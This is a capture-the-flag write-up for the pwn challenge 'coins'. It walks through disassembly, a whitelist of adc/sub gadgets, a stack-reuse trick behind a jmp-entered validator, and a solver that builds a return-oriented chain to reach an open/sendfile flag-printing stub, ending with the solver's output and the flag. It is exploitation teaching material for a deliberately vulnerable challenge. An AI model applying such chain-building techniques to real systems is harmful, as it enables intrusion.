 CTF WriteUps
coins
- Category: pwn
- Author: fslaktern
“Wanna see my coin collection? You see, I’m somewhat of a numismatist myself. I’ll give you a flag if you can pay for it in my kind of money.”
Hand-written assembly (coins.asm). It hands you both a PIE leak and the exact address you need to reach, then makes you build the chain out of a 33-address whitelist of “coin” gadgets — every one of which is a single adc or sub.
Solution:
1. It tells you where to go, and mmaps the target itself
starting balance:	0x7f54cb6c2000
flag price:		[your_balance] + 0x9659f

go big?
>

gr picks a random offset with rdrand, maps 1 MB of RW memory at a fixed address, copies a 0x28-byte win stub to base + rand, then mprotects the region R-X. The two printed values are the image base and win_addr - base, so the destination is fully known but re-randomised every connection. The stub is a flag printer:
mov  rbx, "/flag"      ; note: /flag, not /flag.txt
push rbx
mov  rdi, rsp
xor  esi, esi
mov  eax, 2            ; SYS_open
syscall
mov  esi, eax
push 1 ; pop rdi       ; stdout
xor  edx, edx
mov  r10b, 0x25
mov  eax, 0x28         ; SYS_sendfile
syscall
2. The buffer is the ROP chain
i does sub rsp,0xf8 then read(0, rsp, 0xf8) — it cannot overflow. But the validator that follows is reached by jmp, never call, so rsp is still sitting on our buffer the whole time:
cg:  cmp  rdi,rdx          ; walked past the end?
     ja   cd
     mov  rcx,QWORD PTR [rdi]
     lea  rax,[rip+...]    ; croeseid, daric, siglos, ... 33 of them
     cmp  rcx,rax
     je   cn               ; matched a coin -> next qword
     ...
     jmp  e                ; anything else -> exit(1)
cn:  add  rdi,0x8
     jmp  cg
cd:  lea  rax,[rip+0x13c]  ; shilling
     cmp  QWORD PTR [rdi-0x8],rax
     jne  e                ; last qword must be shilling
     stc                   ; carry set for the first adc
glhf: ret                  ; pops chain[0] off our own buffer
So every qword must be one of the 33 whitelisted gadget addresses, the last must be shilling, and glhf’s ret then executes them in order. pq also explicitly xors r8–r15 to zero right before the read, which is what makes the arithmetic below well-defined.
3. Every coin is one arithmetic instruction
croeseid:  adc r8,0x1        aureus:  adc r8,0x100     dinar:  adc r8,0x10000
daric:     adc r9,0x2        solidus: adc r9,0x200     real:   adc r9,0x20000
siglos:    adc r10,0x4       ...                       dirham: adc r8,0x20000
...                                                    scudo:  adc r8,0x40000
loonie:    sub r8,r9         krugerrand: sub r8,r10     thaler: adc r8,0x80000
drachma:   sub r8,r12        penny: sub r8,r13   nickel: sub r8,r14   dime: sub r8,r15

quarter:   lea rax,[rip+0x532]   ; rax = base + 0x1a26
cent:      add rax,r8
shilling:  jmp rax
quarter → cent → shilling is the only way to leave the whitelist, so the whole challenge reduces to one equation:
r8 = flag_price_offset - 0x1a26
4. Solving for r8 with add-only registers
The catch is which bits live where. r8 can be incremented directly at bits 0, 8 and 16–19; every other bit (1–7, 9–15) is reachable only in r9–r15, and those can only be subtracted from r8, never added. So the target is written as a difference:
r8 = A - S      A from r8's own increments {1, 0x100, 0x10000, 0x20000, 0x40000, 0x80000}
                S built in r9..r15, then subtracted register by register
solve.py brute-forces the six A coefficients and greedily decomposes S = A - T across the other registers, keeping any solution inside the 31-qword budget (0xf8 / 8). Two details matter: cd’s stc means the first adc carries in an extra 1, and r11 is skipped entirely because i sets it to the input length rather than leaving it zero. Ordering all the adcs before all the subs keeps the carry flag out of the way for the rest.
Typical solutions land at 17–23 qwords, re-solved per connection since the offset is fresh each time:
$ ./solve.py coins-ad93defde5f3.chall.nnsc.tf:1337
[!] base=0x7fc9a3046000 price=+0xe2c96 r8 target=0xe1270 chain=23 qwords
NNS{wH0_co1NeD_7he_73rm_NuM15m4t1C5?}
Full script: solve.py
Flag: NNS{wH0_co1NeD_7he_73rm_NuM15m4t1C5?}
Takeaways
- When a validator is entered by
jmprather thancall, the stack pointer never moved — the input buffer it just finished checking is still what the nextretwill execute. A gadget whitelist does not help if the whitelist is reachable as a chain. - A restricted gadget set is worth modelling as an arithmetic reachability problem rather than searched by hand: note which bits each register can contribute and in which direction, then let a solver find
A - S. Add-only registers plus a singlesubstill span everything, just not the way you would write it by hand. - Check the flag path’s own syscalls before assuming a silent run failed — this stub opens
/flag, not/flag.txt, so a local test with the wrong filename looks identical to a broken chain.